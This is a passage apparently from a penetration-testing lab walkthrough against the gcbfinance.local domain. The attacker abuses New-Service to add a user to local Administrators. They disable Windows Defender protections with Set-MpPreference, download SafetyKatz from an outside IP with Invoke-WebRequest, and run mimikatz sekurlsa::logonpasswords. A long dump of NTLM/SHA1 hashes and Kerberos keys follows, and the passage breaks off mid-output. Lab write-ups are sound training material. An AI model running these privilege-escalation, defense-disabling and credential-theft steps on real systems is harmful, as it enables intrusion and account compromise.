Microsoft.PowerShell.Management Cmdlet Set-StrictMode 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Set-TimeZone 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-TraceSource 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Set-Variable 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Set-WmiInstance 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Set-WSManInstance 3.0.0.0 Microsoft.WSMan.Management Cmdlet Set-WSManQuickConfig 3.0.0.0 Microsoft.WSMan.Management Cmdlet Show-Command 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Show-ControlPanelItem 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Show-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Sort-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Split-Path 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Start-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Start-Process 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Start-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Start-Sleep 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Start-Transaction 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Start-Transcript 3.0.0.0 Microsoft.PowerShell.Host Cmdlet Stop-Computer 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Stop-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Stop-Process 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Stop-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Stop-Transcript 3.0.0.0 Microsoft.PowerShell.Host Cmdlet Suspend-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Suspend-Service 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Tee-Object 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Test-ComputerSecureChannel 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Test-Connection 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Test-FileCatalog 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Test-ModuleManifest 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Test-Path 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Test-PSSessionConfigurationFile 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Test-WSMan 3.0.0.0 Microsoft.WSMan.Management Cmdlet Trace-Command 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Unblock-File 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Undo-Transaction 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Unprotect-CmsMessage 3.0.0.0 Microsoft.PowerShell.Security Cmdlet Unregister-Event 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Unregister-PSSessionConfiguration 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Update-FormatData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Update-Help 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Update-List 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Update-TypeData 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Use-Transaction 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Wait-Debugger 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Wait-Event 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Wait-Job 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Wait-Process 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Where-Object 3.0.0.0 Microsoft.PowerShell.Core Cmdlet Write-Debug 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-Error 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-EventLog 3.0.0.0 Microsoft.PowerShell.Management Cmdlet Write-Host 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-Information 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-Output 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-Progress 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-Verbose 3.0.0.0 Microsoft.PowerShell.Utility Cmdlet Write-Warning 3.0.0.0 Microsoft.PowerShell.Utility
Getting Local Administrative access to finance-vanessa.gcbfinance.local machine
As we can see from the output above we have now the full list of capabilities and with whithin those permissions, we do have 2 of them that can be easily used which are New-Service & Start-Service.
New-Service -Name 'AddUser' -BinaryPathName "cmd /c net localgroup Administrators finance\vanessa /add " -ErrorAction 'ignore’

Start-Service -Name 'AddUser'

Even with the error we reaceive as we have it on the screenshot above, IT WORKED.

Now if we get back to our CMD session with vanessa’s TGT and we try to access finance-vanessa.gcbfinance.local’s host via PSRemoting, it will work and we see that we do have local Admin access.
Enter-PSSession -ComputerName 'finance-vanessa.gcbfinance.local'
Dumping LSASS
Let’s now import SafetyKatz into the target to be able to dump the local credentials.
Set-MpPreference -DisableRealtimeMonitoring 1; Set-MpPreference -DisableBehaviorMonitoring 1; Set-MpPreference -DisableScriptScanning 1; Set-MpPreference -DisableIntrusionPreventionSystem 1; Set-MpPreference -DisableNetworkProtection 1; Set-MpPreference -SubmitSamplesConsent 2; Set-MpPreference -MAPSReporting 0; Set-MpPreference -PUAProtection 0
Invoke-WebRequest -Uri http://192.168.100.41:443/SafetyKatz.exe -OutFile 'C:\Users\vanessa\Documents\FaftyKatz.exe' -UseBasicParsing
We can now dump the credentials inside finance-vanessa’s host.
.\SaftyKatz.exe 'privilege::debug' 'sekurlsa::logonpasswords /patch' 'exit'
logonpasswords
.#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords /patch

Authentication Id : 0 ; 758947701 (00000000:2d3c9f75)
Session           : Service from 0
User Name         : WinRM VA_3_IT_ITEmployee41
Domain            : WinRM Virtual Users
Logon Server      : (null)
Logon Time        : 5/9/2025 6:58:54 AM
SID               : S-1-5-94-3
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : GCBFINANCE.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 758898552 (00000000:2d3bdf78)
Session           : Service from 0
User Name         : WinRM VA_2_IT_ITEmployee41
Domain            : WinRM Virtual Users
Logon Server      : (null)
Logon Time        : 5/9/2025 6:57:00 AM
SID               : S-1-5-94-2
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 758663677 (00000000:2d3849fd)
Session           : Service from 0
User Name         : WinRM VA_1_FINANCE_vanessa
Domain            : WinRM Virtual Users
Logon Server      : (null)
Logon Time        : 5/9/2025 6:46:31 AM
SID               : S-1-5-94-1
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 151225 (00000000:00024eb9)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:30 AM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 150358 (00000000:00024b56)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:30 AM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 146874 (00000000:00023dba)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:30 AM
SID               : S-1-5-96-0-2
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 47805 (00000000:0000babd)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : FINANCE-VANESSA$
Domain            : FINANCE
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : finance-vanessa$
         * Domain   : GCBFINANCE.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 743007889 (00000000:2c496691)
Session           : Batch from 0
User Name         : Administrator
Domain            : FINANCE-VANESSA
Logon Server      : FINANCE-VANESSA
Logon Time        : 7/12/2024 3:58:08 AM
SID               : S-1-5-21-1721651946-1668983529-3760707281-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : FINANCE-VANESSA
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
         * DPAPI    : da39a3ee5e6b4b0d3255bfef95601890
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : FINANCE-VANESSA
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 559748 (00000000:00088a84)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : FINANCE-VANESSA
Logon Server      : FINANCE-VANESSA
Logon Time        : 2/15/2024 8:19:48 AM
SID               : S-1-5-21-1721651946-1668983529-3760707281-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : FINANCE-VANESSA
         * NTLM     : 024c13ecaa0e0fb40c1a3aa009d0a1e7
         * SHA1     : 73330d988e189ab602a934f1189e9d766d0fc5c4
         * DPAPI    : 73330d988e189ab602a934f1189e9d76
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : FINANCE-VANESSA
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : FINANCE-VANESSA
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:25 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 47780 (00000000:0000baa4)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 28579 (00000000:00006fa3)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 28569 (00000000:00006f99)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : FINANCE-VANESSA$
         * Domain   : gcbfinance.local
         * Password : a5 95 11 90 2d dc 62 8d dd 0c d7 ae 40 13 c2 b5 37 94 43 43 13 b9 18 07 c0 50 e2 3e fe 29 36 8a 17 c6 36 94 7a 3d 12 a6 d8 ee 07 54 38 9e d9 10 75 a4 93 30 d8 6a 3e 4a b0 54 33 d1 f0 6c 7e d0 c0 33 51 94 ab b0 be 97 44 11 8e c6 fb ba 1d 48 91 3e d0 b8 d3 b2 d2 a8 d7 13 9a 69 86 64 79 8a 52 5b 77 51 b2 d1 d7 fe 72 d3 3d cf db f5 c9 fa a2 1a f4 ff de 14 7b 29 c9 ca 2b 1b 8b 73 e7 f6 67 d7 76 ad f0 d0 38 f5 4e ae fb c4 00 b3 78 21 a8 74 7f e4 b1 6d 54 eb 6d c2 2f 55 9b 23 25 df a3 9c 65 0d 96 4f 3f e7 4b f4 11 26 37 58 f8 1d 53 69 29 fc 70 aa f6 48 ee 35 f9 4d b0 da 6a 1a da 7e e1 f9 13 3b b8 7a 35 92 03 eb fe da a9 db 9a ab 32 6b 39 b2 3a e5 83 79 1a 7b ae 24 f6 56 f5 9e 47 46 ad 3d 54 a4 2f 9f a4 93 99 c1 96 39
        ssp :
        credman :

Authentication Id : 0 ; 26672 (00000000:00006830)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               :
        msv :
         [00000003] Primary
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * NTLM     : 6916055ee8cb4cfc879e110d51a29fb2
         * SHA1     : bea90fe72c67f07bfd66535c902aa1d266ca47f5
         * DPAPI    : bea90fe72c67f07bfd66535c902aa1d2
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : FINANCE-VANESSA$
Domain            : FINANCE
Logon Server      : (null)
Logon Time        : 2/15/2024 8:17:24 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : FINANCE-VANESSA$
         * Domain   : FINANCE
         * Password : (null)
        kerberos :
         * Username : finance-vanessa$
